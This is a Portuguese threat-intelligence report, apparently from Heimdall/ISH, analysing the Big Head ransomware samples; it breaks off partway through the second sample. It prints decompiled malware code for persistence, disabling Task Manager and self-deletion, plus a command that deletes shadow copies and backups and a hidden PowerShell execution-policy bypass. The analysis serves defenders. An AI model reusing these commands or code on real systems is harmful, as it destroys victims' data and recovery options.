



heimdall  
security research

---

A DIVISION OF ISH



# **Análise do Ransomware Big Head e suas variantes**



Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso Twitter.

## [Heimdall Security Research](#)



Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

## [Boletins de Segurança – Heimdall](#)



**ISH**  
**CONTAS DO FACEBOOK SÃO INVADIDAS POR EXTENSÕES MALICIOSAS DE NAVEGADORES**

Descoberto recentemente que atores maliciosos utilizam extensões de navegadores para realizar o roubo de cookies de sessões de sites como o Facebook. A extensão maliciosa é oferecida como um anexo do ChatGPT...

BAIXAR



**ISH**  
**ALERTA PARA RETORNO DO MALWARE EMOTET!**

O malware Emotet após permanecer alguns meses sem operações retornou com outro meio de propagação, via OneNote e também dos métodos já conhecidos via Planilhas e Documentos do Microsoft Office...

BAIXAR



**ISH**  
**GRUPO DE RANSOMWARE CLOP EXPLORANDO VULNERABILIDADE PARA NOVAS VÍTIMAS**

O grupo de Ransomware conhecido como CLOP está explorando ativamente a vulnerabilidade conhecida como CVE-2023-0669, na qual realizou o ataque a diversas organizações e expôs os dados no site de data leaks...


BAIXAR

## Sumário

1	Introdução.....	7
2	Amostra do Ransomware 1.....	8
3	Amostra do Ransomware 2.....	17
4	Amostra do Ransomware 3.....	20
5	Ator de Ameaça.....	22
6	TTPs – MITRE ATT&CK.....	23
7	IoCs .....	25
8	Referências.....	30

## Lista de Figuras

Figura 1 – Identificação do Ransomware BIG HEAD. ....	7
Figura 2 – Rotina de infecção da primeira amostra. ....	8
Figura 3 – Valor do Mutex. ....	8
Figura 4 – Lista de configurações. ....	9
Figura 5 – Descritografia realizada do Ransomware. ....	10
Figura 6 – Geração da string aleatória de 40 caracteres. ....	11
Figura 7 – Nota de resgate apresentado pelo ransomware. ....	12
Figura 8 – Papel de parede alterada pelo ransomware. ....	12
Figura 9 – Script de python descompilado do binário. ....	13
Figura 10 – Código responsável pela falsa atualização. ....	14
Figura 11 – O comando “KillCtrlAltDelete” responsável por desabilitar o Gerenciador de Tarefas. ....	14
Figura 12 – Criação do registro AutoRun. ....	15
Figura 13 – Nota de Resgate. ....	15
Figura 14 – Arquivos que não realiza a criptografia. ....	16
Figura 15 – Processos que são encerrados pelo Ransomware. ....	16
Figura 16 – Deleção do arquivo de Ransomware. ....	16
Figura 17 – Fluxo de infecção da 2 amostra do Ransomware. ....	17
Figura 18 – Extensões que são criptografadas. ....	18
Figura 19 – Nota de regate criada. ....	18
Figura 20 – Fluxo de infecção da 3ª amostra. ....	20
Figura 21 – Papel de parede e Nota de Resgate. ....	21
Figura 22 – Conta identificado no Youtube sobre a conta do ator malicioso. ....	22



# 1 INTRODUÇÃO

---

Uma nova família de ransomware e variantes foram identificadas em maio de 2023 conhecida como Big Head Ransomware. Pesquisadores de segurança da Trend Micro realizaram a análise das amostras identificadas e notaram que ambas possuíam o mesmo contato de e-mail nas suas notas de resgates, levando-se a acreditar que a variante teria sido criada pelo mesmo desenvolvedor.



Figura 1 – Identificação do Ransomware BIG HEAD.

## 2 AMOSTRA DO RANSOMWARE 1

Foram localadas três amostras do Ransomware Big Head, sendo:




Figura 2 – Rotina de infecção da primeira amostra.

A primeira amostra do ransomware Big Head apresentou um arquivo binário compilado em .NET. O referido arquivo verifica o nome do mutex "8bikfjjD4JpkkAqrz" utilizando o CreateMutex e se encerra se o nome do mutex for encontrado.

```
// Token: 0x04000007 RID: 7
public static Mutex _appMutex;

// Token: 0x04000008 RID: 8
public static string sp = "|";

// Token: 0x04000009 RID: 9
public static string MTX = "8bikfjjD4JpkkAqrz";
}
```

Figura 3 – Valor do Mutex.

O ransomware também possui uma lista de configurações contendo detalhes relacionados ao processo de instalação. Ele acaba por especificar várias ações, como criar uma chave de registro, verificar a existência de arquivo e sobrescrevê-lo, se necessário, define ainda



atributos de arquivo no sistema e cria uma entrada de registro de execução automática.

```
// Token: 0x04000006 RID: 6
public static List<string> List = new List<string>(new string[]
{
    "1.exe|True|False|True|%AppData%\Microsoft\Windows\Start Menu\Programs\Startup|True|False",
    "archive.exe|True|False|True|%AppData%\Microsoft\Windows\Start Menu\Programs\Startup|True|False",
    "Xarch.exe|True|False|True|%AppData%\Microsoft\Windows\Start Menu\Programs\Startup|True|False"
});
```

Figura 4 – Lista de configurações.

É possível observar ainda que os três recursos continham dados semelhantes a arquivos executáveis com a extensão “.exe”, sendo o resumo dos executáveis:

- **“1.exe”**: descarta uma cópia de si mesmo para a propagação. Ele é um ransomware que verifica a extensão “.r3d” antes de criptografar e anexar a extensão “.poop”.
- **“Archive.exe”**: descarta um arquivo chamado **teleratserver.exe**, um bot do Telegram responsável por estabelecer a comunicação com o ID do chatbot do ator de ameaça.
- **“Xarch.exe”** descarta um arquivo chamado **“BXluSsB.exe”**, um ransomware que criptografa arquivos e codifica nomes de arquivo para Base64. Ele também exibe uma falsa atualização do Windows para enganar a vítima e fazê-la pensar que a atividade maliciosa é um processo legítimo.

Os referidos binários são criptografados e, para descriptografá-los utiliza o algoritmo AES com o modo de livro de código eletrônico (ECB). Este processo de descriptografia requer um vetor de inicialização (IV) para a descriptografia.

Importante salientar que a chave de descriptografia utilizada é derivada do hash MD5 do mutex acima, o qual é codificado e seu hash utilizado para descriptografar os binários.




Figura 5 – Descriptografia realizada do Ransomware.

O primeiro binário **"1.exe"**, utiliza o valor de MTX: 2AESRvXK5jbtN9Rvh, e após a sua inicialização irá criar uma chave de registro de execução automática, que permite que ele seja executado automaticamente na inicialização do sistema. Além disso, ele fará uma cópia de si mesmo, que irá salvar como "discord.exe" na pasta %localappdata% da máquina local.

O ransomware verifica o ID da vítima em %appdata%\ID, se caso o ID existir o ransomware verificar o ID e lê o conteúdo. Caso contrário irá criar uma string de 40 caracteres gerada aleatoriamente e a grava no arquivo acima, como um tipo de marcador de infecção para identificar suas vítimas.




Figura 6 – Geração da string aleatória de 40 caracteres..

O comportamento indicou que os arquivos com extensão “.r3d” são direcionados especificamente para criptografia usando AES, com a chave derivada do hash SHA256 de “123” no modo “cipher block chaining (CBC)”. Como resultado, os arquivos criptografados acabam tendo a extensão “.poop” anexada a eles.

No arquivo, também foi observado o ransomware excluí suas cópias de sombra, sendo utilizado o comando também para excluir as cópias e os backups.

```
/c vssadmin delete shadows /all /quiet & wmic shadowcopy delete &
bcdedit /set {default} bootstatuspolicy ignoreallfailures &
bcdedit /set {default} recoveryenabled no & wadmin delete catalog
-quiet
```

Na sequência, realiza o despejo da nota de resgate na área de trabalho, nos subdiretórios e na pasta %appdata%. O ransomware Big Head também acaba por alterar o papel de parede da máquina da vítima.




Figura 7 – Nota de resgate apresentado pelo ransomware.




Figura 8 – Papel de parede alterada pelo ransomware.

Por fim, ele executa o comando para abrir um navegador e acessar a conta do Telegram do desenvolvedor do malware.



```
System.Windows.Forms.Timer timer = new System.Windows.Forms.Timer
{
    Interval = 100000
};
timer.Tick += delegate(object o, EventArgs args)
{
    timeinstall++;
    if (timeinstall < 100)
    {
        this.Label1.Text = string.Concat(new string[]
        {
            "Configuring critical Windows Updates",
            Environment.NewLine,
            Environment.NewLine,
            Environment.NewLine,
            Environment.NewLine,
            Environment.NewLine,
            Environment.NewLine,
            Environment.NewLine,
            Environment.NewLine,
            timeinstall.ToString(),
            "% complete",
            Environment.NewLine,
            "Do not turn off your computer."
        });
    }
};
timer.Start();
```




Figura 10 – Código responsável pela falsa atualização.

O malware é encerrado automaticamente se o idioma do sistema do usuário corresponder aos códigos de país Russo, Bielorusso, Ucraniano, Cazaque, Quirguiz, Armênio, Georgiano, Tártaro e Uzbeque. O malware também desativa o Gerenciador de Tarefas para impedir que os usuários encerrem ou investiguem seu processo.

```
public void KillCtrlAltDelete()
{
    string value = "1";
    string subkey = "Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System";
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(subkey);
        registryKey.SetValue("DisableTaskMgr", value);
        registryKey.Close();
    }
    catch (Exception)
    {
    }
}
```

Figura 11 – O comando "KillCtrlAltDelete" responsável por desabilitar o Gerenciador de Tarefas.

O malware coloca uma cópia de si mesmo na pasta oculta %temp%\Adobe que acabou criando e, em seguida, cria uma entrada na chave de registro RunOnce, garantindo que será executado apenas uma vez na próxima inicialização do sistema.

```
public void Autorun()
{
    string text = Path.GetTempPath() + "Adobe//";
    try
    {
        if (!Directory.Exists(this.pathbackup))
        {
            DirectoryInfo directoryInfo = Directory.CreateDirectory(text);
            directoryInfo.Attributes = (FileAttributes.Hidden | FileAttributes.Directory);
        }
    }
    catch
    {
    }
    string location = Assembly.GetExecutingAssembly().Location;
    string fileName = Path.GetFileName(location);
    try
    {
        File.Copy(location, Path.Combine(text, fileName), false);
    }
    catch
    {
    }
    RegistryKey registryKey = Registry.CurrentUser.CreateSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\\");
    string str = Path.GetTempPath() + "Adobe";
    registryKey.SetValue(fileName, str + "\\\" + fileName);
    registryKey.Close();
}
```

Figura 12 – Criação do registro AutoRun.

O malware também gera aleatoriamente uma chave de 32 caracteres que será usada posteriormente para criptografia arquivos. Essa chave será criptografada usando RSA-2048 com uma chave pública codificada.

Na sequência, o ransomware descarta a nota de resgate que inclui a chave criptografada.




Figura 13 – Nota de Resgate.

O ransomware evita os diretórios que contém as substrings:

- WINDOWS or Windows
- RECYCLER or Recycler
- Program Files
- Program Files (x86)

- Recycle.Bin or RECYCLE.BIN
- TEMP or Temp
- APPDATA or AppData
- ProgramData
- Microsoft
- Burn

Ao excluir esses diretórios de suas atividades maliciosas, o malware reduz a probabilidade de ser detectado por soluções de segurança instaladas no sistema e aumenta suas chances de permanecer indetectável e operacional por mais tempo.

```

.mdf", ".db", ".mdb", ".sql", ".pdb", ".pdb", ".pdb", ".dsk", ".fp3", ".fdb",
".accdb", ".dbf", ".crd", ".db3", ".dbk", ".nsf", ".gdb", ".abs", ".sdb", ".sdb",
".sdb", ".sqlitedb", ".edb", ".sdf", ".sqlite", ".dbs", ".cdb", ".cdb", ".cdb",
".bib", ".dbc", ".usr", ".dbt", ".rsd", ".myd", ".pdm", ".ndf", ".ask", ".udb",
".ns2", ".kdb", ".ddl", ".sqlite3", ".odb", ".ib", ".db2", ".rdb", ".wdb", ".tcx",
".emd", ".sbf", ".accdr", ".dta", ".rpd", ".btr", ".vdb", ".daf", ".dbv", ".fcd",
".accde", ".mrg", ".nv2", ".pan", ".dnc", ".dxl", ".tdt", ".accdc", ".eco", ".fmp",
".vpd", ".his", ".fid"

```

Figura 14 – Arquivos que não realiza a criptografia

Além disso, o Ransomware também encerra os seguintes processos:

```

"taskmgr", "sqlagent", "winword", "sqlbrowser", "sqlservn", "sqlwriter", "oracle",
"ocssd", "dbsnmp", "synctime", "mydesktopqos", "agntsvc.exeisqlplussvc",
"xfssvccon", "mydesktopservice", "ocautoupds", "agntsvc.exeagntsvc",
"agntsvc.exeencsvc", "firefoxconfig", "tbirdconfig", "ocomm", "mysqld", "sql",
"mysqld-nt", "mysqld-opt", "dbeng50", "sqbcoreservice"

```

Figura 15 – Processos que são encerrados pelo Ransomware.

O ransomware verifica strings como **"VBOX, Virtual ou VMWare"** no registro de enumeração de disco para determinar se o sistema está operando em um ambiente virtual. Após apagar o backup, o ransomware irá se deletar usando a função **"SelfDelete()"**.

```

public void SelfDelete()
{
    string executablePath = Application.ExecutablePath;
    StreamWriter streamWriter = new StreamWriter("update.bat");
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("ping -n 1 -w 5000 >nul");
    streamWriter.WriteLine("del \"" + executablePath + "\"");
    streamWriter.WriteLine("del %0");
    streamWriter.Close();
    Process.Start("update.bat");
    Application.Exit();
}


```

Figura 16 – Deleção do arquivo de Ransomware.



### 3 AMOSTRA DO RANSOMWARE 2

A segunda amostra observada exibe comportamentos de Ransomware e de Stealer.



©2023 TREND MICRO

Figura 17 – Fluxo de infecção da 2 amostra do Ransomware.

O arquivo principal descarta e executa os seguintes arquivos:

- **%TEMP%\runyes.Crypter.bat**
- **%AppData%\Roaming\azz1.exe**
- **%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Server.exe**

As atividades do ransomware são realizadas por "runyes.Crypter.bat" e "azz1.exe", enquanto o "Server.exe" é responsável por coletar informações para roubo.

O arquivo "runyes.Crypter.bat" faz uma cópia dele mesmo e do "Cipher.psm1" e, em seguida, executa o seguinte comando para iniciar a criptografia:

```
cmd /c powershell -executionpolicy bypass -win hidden -noexit -file cry.ps1
```

O ransomware emprega o algoritmo AES para criptografia de arquivos e adiciona o sufixo **".poop69news@<Email>]"** aos arquivos criptografados. Ele visa especificamente arquivos com as seguintes extensões:

```
*.aif ,*.cda ,*.mid ,*.midi ,*.mp3 ,*.mpa ,*.ogg ,*.wav ,*.wma ,*.wpl ,*.7z ,*.arj ,*.deb ,*.pkg ,*.rar ,*.rpm ,*.tar ,*.gz ,*.z ,*.zip ,*.bin ,*.dmg ,*.iso ,*.toas ,*.vcd ,*.csv ,*.dat ,*.db ,*.dbf ,*.log ,*.mdb ,*.sav ,*.sql ,*.tar ,*.xml ,*.email ,*.eml ,*.emlx ,*.msg ,*.oft ,*.ost ,*.pst ,*.vcf ,*.apk ,*.bat ,*.bin ,*.cgi ,*.pl ,*.com ,*.exe ,*.gadget ,*.jar ,*.msi ,*.py ,*.wsf ,*.fnt ,*.fon ,*.otf ,*.ttf ,*.ai ,*.bmp ,*.gif ,*.ico ,*.jpeg ,*.jpg ,*.png ,*.ps ,*.psd ,*.svg ,*.tif ,*.tiff ,*.asp ,*.aspx ,*.cer ,*.cfm ,*.cgi ,*.pl ,*.css ,*.htm ,*.html ,*.js ,*.jsp ,*.part ,*.php ,*.py ,*.rss ,*.xhtml ,*.key ,*.odp ,*.pps ,*.ppt ,*.pptx 